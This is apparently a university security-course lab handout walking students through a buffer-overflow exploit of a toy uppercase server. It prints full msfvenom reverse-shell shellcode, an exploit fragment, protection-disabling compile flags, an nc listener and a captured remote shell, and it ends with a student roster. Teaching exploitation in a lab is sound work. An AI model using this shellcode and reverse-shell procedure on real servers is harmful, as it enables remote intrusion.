
Buffer Overflow on a Server Program


This experiment exploits a server program, which converts all characters of a string, supplied by clients, into uppercase. Once the vulnerability is exploited, a client can execute a segment of malicious code hidden in the data that is sent to the server.

In this document, the server program is first introduced. Its vulnerability is then discussed. At last, the vulnerability is exploited and implemented.

1. Server program (server.c)



In this program, the main function is used to setup a socket for communication, to construct connection with clients and to start function handle\_conn().



proc\_buf() is a simple function to convert the characters of the string received into uppercases.

The most important part of this program is function handle\_conn(). handle\_conn() is used to handle the connection between a client and the server – to receive data from the client and to send the response to the client. The workflow of this function is as follows.

1. Read the length of the string from network into s.nbytes.


2. Send “Okay” to the client.

3. Use mmap() to allocate storage for the string to be received.

4. Read the string from network into p.

5. Call proc\_buf() to convert the characters of the string into uppercase.


6. Send the converted string (in p) back to the client.





2. Normal Client Program (client.c)

This program is a typical client program interacting with a server.





To test the programs without dealing with firewall issues, let us run both server and client on 184.171.124.101 (jaguar).

server:

yingjiul@jaguar:~/cis436/w6$ server

server is ready...

handle\_conn

receive data address is in range: 0xf772c000-0xf772d000

handle\_conn

receive data address is in range: 0xf772c000-0xf772d000

client-1:

yingjiul@jaguar:~/cis436/w6$ client senddatatoserver

okay

SENDDATATOSERVER

client-2:

yingjiul@jaguar:~/cis436/w6$ client iamhereaswell

okay

IAMHEREASWELL

3. Vulnerability


The vulnerable part of this program exists in function handle\_conn():






If data (length of the string) received from the client is 4 bytes long (size of s.nbytes), the vulnerability is not triggered as shown below. Function pointer s.fp is not overwritten and the program executes normally.







If the data received is longer than sizeof(s.nbytes), s.fp will be overwritten. Then s.fp can point to someplace in the data received and the program will be out of control of the server as shown below. Since a large part of the received data are NOP (no operation but increasing the program counter) instructions, s.fp could be set to the address of any of the NOP instructions. Once s.fp has been set to the address of one of the NOP instructions, the malicious payload (a segment of shellcode) may be executed.





4. Exploit

The main idea of the exploit consists of two parts. The first part is to prepare a large buffer (for the string to be converted to uppercase) and send it to the server. This “string” now contains a large number of NOP instructions and malicious shellcode. The second part is to overwrite s.fp and change it to point to somewhere inside the NOP field.

Using the msfvenom tool in Metasploit framework (<http://www.metasploit.com>) to generate shellcode shell\_reverse\_tcp for local host (client IP) 184.171.124.101 and local port (client port) 9123, from where the client will execute the server’s shell command if the buffer overflow attack succeeds:

C:\Users\yjlis>msfvenom -p linux/x86/shell\_reverse\_tcp LHOST=184.171.124.101 LPORT=9123 -f C

C:/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/activesupport-4.2.11.1/lib/active\_support/dependencies.rb:274: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 68 bytes

Final size of c file: 311 bytes

unsigned char buf[] =

"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"

"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xb8\xab\x7c\x65\x68"


"\x02\x00\x23\xa3\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"

"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"

"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";

Note that in the above shellcode, \xb8\xab\x7c\x65 is the LHOST (\xb8 = 184, \xab=171, \x7c=124, \x65=101), and \x23\xa3 is the LPORT (\x23\xa3=9123; you may use int2char.c to get this). You may replace them with your specific numbers in exercise without regenerating the shellcode.

The main part of the exploit program is as follow (note that shellcode[] in exploit.c is copy-pasted from the above buf[])





**0xf0000000**

unsigned char shellcode[4096]=

“\x31…\80”……

“\x52…\80”;

write(sockfd, shellcode, 4096);



Compile exploit.c as follows:

yingjiul@jaguar:~/cis436/w6$ gcc -m32 -fno-stack-protector -z execstack -g exploit.c -o exploit

5. Implementation

In this exploit, we run both server program and client program on 184.171.124.101

Step 1 The first step is to execute ./server on jaguar. The server listens to all connections from 5123.

yingjiul@jaguar:~/cis436/w6$ server

server is ready...

handle\_conn

receive data address is in range: 0xf7729000-0xf772a000

handle\_conn

receive data address is in range: 0xf7729000-0xf772a000

handle\_conn

receive data address is in range: 0xdeec1000-0xf7561000

And run a client (also on jaguar)

Step 2 Run a client (e.g., shell window on jaguar). Use nc (netcat) command to listen for an incoming TCP connection at port 9123 on the client. Once the reverse IP shellcode is executed, the client will receive the incoming connection from the (compromised) server.

yingjiul@jaguar:~/cis436/w6$ nc -l 9123

Step 3 The third step is to run the exploit program on another client (e.g., another shell window on jaguar). After the client sends data to the server, the server will send back an “Okay”. At this time, s.fp has been overwritten.

yingjiul@jaguar:~/cis436/w6$ exploit h3

okay

Step 4 The shellcode will be executed and the first client will receive the incoming connection. In this first client, you can execute any shell command of the server (e.g., ls):

yingjiul@jaguar:~/cis436/w6$ nc -l 9123

ls

client

client.c

exploit

exploit.c

server

server.c

6. Hands-on exercise to submit (10% of grade):

The files given to you have the IP address and port number hard coded into the program. Before starting the experiment, you need to do the following

On 184.171.124.101 (server):

1. Each student is given a two-digit number xy (please see the end of this document for your number xy). At Jaguar server, please create a new directory named pxy under your home directory (e.g., if your number is 05, then the new directory is named as p05).

3. Copy the server program (server.c from Canvas) into your home directory, and change the server port 5123 (in server.c) to 50xy (e.g., if your number is xy=02, then your server port should be 5002)

4. Compile the server using gcc -m32 -g -fno-stack-protector -z execstack server.c -o server

5. Run the server in the first terminal (in your home directory) using server

On 184.171.124.101 (client):

1. In your directory pxy, copy both client.c and exploit.c (from Canvas) to your directory pxy. Change the server port number from 5123 to 50xy in client.c and exploit.c.

2. change the exploit port number inside the shellcode from 9123 to 90xy in exploit.c (note that you need to convert 90xy to hex numbers using int2char.c, and write the hex numbers at proper positions in shellcode).

3. Compile your programs using gcc -m32 -fno-stack-protector -z execstack client.c -o client and gcc -m32 -fno-stack-protector -z execstack exploit.c -o exploit

4. Run/type the following command in your second terminal (in directory pxy) using nc -l 90xy

5. Open the third terminal (in your directory pxy), and run client hello and exploit hello

6. If your exploit is successful, your second terminal (running the nc command) shall be able to access the server’s directory (i.e., your home directory) from directory pxy; therefore, you may run commands such as ls, pwd, cat server.c in that terminal so as to see the information in your home directory from pxy as nc command and exploit are executed in pxy

Submission:

* server.c, client.c, exploit.c and a document explaining how your exploit works
* revised server.c to server2.c and a document explaining how your exploit is blocked

Number xy for students:

Ahmed Al-Ali: 01

Gili Barlev: 02

Bria Gray: 03

Richy Hastings: 04

Austin Mello: 05

Wren Miles: 06

Aaron Van Cleave: 07

Christopher Wycoff: 08

Patrick Thomasma: 09